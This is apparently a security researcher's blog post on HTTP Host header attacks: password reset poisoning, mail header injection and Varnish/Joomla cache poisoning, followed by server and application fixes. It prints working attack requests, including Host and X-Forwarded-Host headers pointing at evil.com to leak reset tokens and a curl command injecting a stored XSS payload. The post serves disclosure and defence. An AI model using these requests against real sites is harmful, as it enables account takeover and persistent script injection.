Practical HTTP Host header attacks

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Content

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Password reset and web-cache poisoning

(And a little surprise in RFC-2616)

2020 update: I've designed an up to date and in-depth exploration of this topic with interactive labs, which you can find at HTTP Host header attacks. The original post is preserved below:

Introduction

How does a deployable web-application know where it is? Creating a trustworthy absolute URI is trickier than it sounds. Developers often resort to the exceedingly untrustworthy HTTP Host header (_SERVER["HTTP_HOST"] in PHP). Even otherwise-secure applications trust this value enough to write it to the page without HTML-encoding it with code equivalent to: <link href="http://_SERVER['HOST']" (Joomla)

...and append secret keys and tokens to links containing it: <a href="http://_SERVER['HOST']?token=topsecret"> (Django, Gallery, others)

....and even directly import scripts from it: <script src="http://_SERVER['HOST']/misc/jquery.js?v=1.4.4"> (Various)

There are two main ways to exploit this trust in regular web applications. The first approach is web-cache poisoning; manipulating caching systems into storing a page generated with a malicious Host and serving it to others. The second technique abuses alternative channels like password reset emails where the poisoned content is delivered directly to the target. In this post I'll look at how to exploit each of these in the presence of 'secured' server configurations, and how to successfully secure applications and servers.

Password reset poisoning

Popular photo-album platform Gallery uses a common approach to forgotten password functionality. When a user requests a password reset it generates a (now) random key:

[[image: image]]
(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiwYxWsbbApyvBpZ1uy-wOlX_cA7xG9eE0CbsMm4K5ieQJSFuHG0r8LA0p10cVtmuacEwTkgbMaJXn1jlsvI_hggibDjpuzHtZFMlqAVaUkjxNBZDitn8PERYs162l-TdQ0EMuSNEpOn6Lj/s1600/gallery_genToken.png)


Places it in a link to the site:

[[image: image]](https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjoaFcgVxjqCcm-55a04uQ9Z1vbjg-3moEloES67KGodCxVb6jlfCRJj_lEsG-Qkh7g6eNb2rwnb2t8ps5_HzGmZVzJcqYEE8oGne31BbGmyrYMJFeiUOVR-H8kDhAi_03FVM7KJoyz8ews/s1600/gallery_url.png)

and emails to the address on record for that user. [Full code] When the user visits the link, the presence of the key proves that they can read content sent to the email address, and thus must be the rightful owner of the account.

The vulnerability was that url::abs_site used the Host header provided by the person requesting the reset, so an attacker could trigger password reset emails poisoned with a hijacked link by tampering with their Host header:

> POST /password/reset HTTP/1.1 Host: evil.com ...
> csrf=1e8d5c9bceb16667b1b330cc5fd48663&name=admin



This technique also worked on Django, Piwik and Joomla, and still works on a few other major applications, frameworks and libraries that I can't name due to an unfortunate series of mistakes on my part.

Of course, this attack will fail unless the target clicks the poisoned link in the unexpected password reset email. There are some techniques for encouraging this click but I'll leave those to your imagination.

In other cases, the Host may be URL-decoded and placed directly into the email header allowing mail header injection. Using this, attackers can easily hijack accounts by BCCing password reset emails to themselves - Mozilla Persona had an issue somewhat like this, back in alpha. Even if the application's mailer ignores attempts to BCC other email addresses directly, it's often possible to bounce the email to another address by injecting \r\nReturn-To: attacker@evil.com followed by an attachment engineered to trigger a bounce, like a zip bomb.

Cache poisoning

Web-cache poisoning using the Host header was first raised as a potential attack vector by Carlos Beuno in 2008. 5 years later there's no shortage of sites implicitly trusting the host header so I'll focus on the practicalities of poisoning caches. Such attacks are often difficult as all modern standalone caches are Host-aware; they will never assume that the following two requests reference the same resource:

> GET /index.html HTTP/1.1 > GET /index.html HTTP/1.1 Host: example.com > Host: evil.com

So, to persuade a cache to serve our poisoned response to someone else we need to create a disconnect between the host header the cache sees, and the host header the application sees. In the case of the popular caching solution Varnish, this can be achieved using duplicate Host headers. Varnish uses the *first* host header it sees to identify the request, but Apache concatenates *all* host headers present and Nginx uses the *last* host header[[1]] (https://draft.blogger.com/2013/05/practical-http-host-header-attacks.html?showComment=1370252453549#c29796501277358581). This means that you can poison a Varnish cache with URLs pointing at evil.com by making the following request:

> > GET / HTTP/1.1 Host: example.com Host: evil.com

Application-level caches can also be susceptible. Joomla writes the Host header to every page without HTML-encoding it, and its cache is entirely oblivious to the Host header. Gaining persistent XSS on the homepage of a Joomla installation was as easy as:

> curl -H "Host: cow\"onerror='alert(1)'rel='stylesheet'" http://example.com/ | fgrep cow\"

> This will create the following request:

> > GET / HTTP/1.1 Host: cow"onerror='alert(1)'rel='stylesheet'

The response should show a poisoned <link> element:

```
>
<link href="http://cow"onerror='alert(1)'rel='stylesheet'/" rel="canonical"/>

To verify that the cache has been poisoned, just load the homepage in a browser and observe the popup.
```

'Secured' configurations

So far I've assumed that you can make a HTTP request with an arbitrary Host header arrive at any application. Given that the intended purpose of the Host header is to ensure that a request is passed to the correct application at a given IP address, it's not always that simple.

Sometimes it is trivial. If Apache receives an unrecognized Host header, it passes it to the first virtual host defined in httpd.conf. As such, it's possible to pass requests with arbitrary host headers directly to a sizable number of applications. Django was aware of this default-vhost risk and responded by advising that users create a dummy default-vhost to act as a catchall for requests with unexpected Host headers, ensuring that Django applications never got passed requests with unexpected Host headers.

The first bypass for this used X-Forwarded-For's friend, the X-Forwarded-Host header, which effectively overrode the Host header. Django was aware of the cache-poisoning risk and fixed this issue in September 2011 by disabling support for the X-Forwarded-Host header by default. Mozilla neglected to update addons.mozilla.org, which I discovered in April 2012 with the following request:

> POST /en-US/firefox/user/pwreset HTTP/1.1> Host: addons.mozilla.org X-Forwarded-Host: evil.com

Even patched Django installations were still vulnerable to attack. Webservers allow a port to be specified in the Host header, but ignore it for the purpose of deciding which virtual host to pass the request to. This is simple to exploit using the ever-useful http://username:password@domain.com syntax:

> POST /en-US/firefox/user/pwreset HTTP/1.1> Host: addons.mozilla.org:@passwordreset.net

This resulted in the following (admittedly suspicious) password reset link: https://addons.mozilla.org:@passwordreset.net/users/pwreset/3f6hp/3ab-9ae3db614fc0d0d036d4

If you click it, you'll notice that your browser sends the key to passwordreset.net before creating the suspicious URL popup. Django released a patch for this issue shortly after I reported it: https://www.djangoproject.com/weblog/2012/oct/17/security/

Unfortunately, Django's patch simply used a blacklist to filter @ and a few other characters. As the password reset email is sent in plaintext rather than HTML, a space breaks the URL into two separate links:

> POST /en-US/firefox/users/pwreset HTTP/1.1 Host: addons.mozilla.org: www.securepasswordreset.com

Django's followup patch ensured that the port specification in the Host header could only contain numbers, preventing the port-based attack entirely. However, the arguably ultimate authority on virtual hosting, RFC2616, has the following to say:

> 5.2 The Resource Identified by a Request
>
> [...] If Request-URI is an absoluteURI, the host is part of the Request-URI. Any Host header field value in the request MUST be ignored.

The result? On Apache and Nginx (and all compliant servers) it's possible to route requests with arbitrary host headers to any application present by using an absolute URI:

> > POST https://addons.mozilla.org/en-US/firefox/users/pwreset HTTP/1.1 Host: evil.com

This request results in a SERVER_NAME of addons.mozilla.org but a HTTP['HOST'] of evil.com. Applications that use SERVER_NAME rather than HTTP['HOST'] are unaffected by this particular trick, but can still be exploited on common server configurations. See HTTP_HOST vs. SERVER_NAME for more information of the difference between these two variables. Django fixed this in February 2013 by enforcing a whitelist of allowed hosts. See the documentation for more details. However, these attack techniques still work fine on many other web applications.

Securing servers

Due to the aforementioned absolute request URI technique, making the Host header itself trustworthy is almost a lost cause. What you can do is make SERVER_NAME trustworthy. This can be achieved under Apache (instructions) and Nginx (instructions) by creating a dummy vhost that catches all requests with unrecognized Host headers. It can also be done under Nginx by specifying a non-wildcard SERVER_NAME, and under Apache by using a non-wildcard serverName and turning the UseCanonicalName directive on. I'd recommend using both approaches wherever possible.

A patch for Varnish should be released shortly. As a workaround until then, you can add the following to the config file: import std;

sub vcl_recv { std.collect(req.http.host); }

Securing applications

Fixing this issue is difficult, as there is no entirely automatic way to identify which host names the administrator trusts. The safest, albeit mildly inconvenient solution, is to use Django's approach of requiring administrators to provide a whitelist of trusted domains during the initial site setup process. If that is too drastic, at least ensure that SERVER_NAME is used instead of the Host header, and encourage users to use a secure server configuration.

Further research

- More effective / less inconvenient fixes
- Automated detection
- Exploiting wildcard whitelists with XSS & window.history
- Exploiting multipart password reset emails by predicting boundaries
- Better cache fuzzing (trailing Host headers?)

Thanks to Mozilla for funding this research via their bug-bounty program, Varnish for the handy workaround, and the teams behind Django, Gallery, and Joomla for their speedy patches.

If you're interested in automated detection of this issue, check out the ActiveScan++ plugin I made for Burp Suite. (Disclaimer: I work for PortSwigger). For a discussion of how this extension works, and a demo of web-cache poisoning against Typo3, see the following video from OWASP AppSec EU: ActiveScan++: Augmenting manual testing with attack proxy plugins.

Feel free to drop a comment, email or DM me if you have any observations or queries.
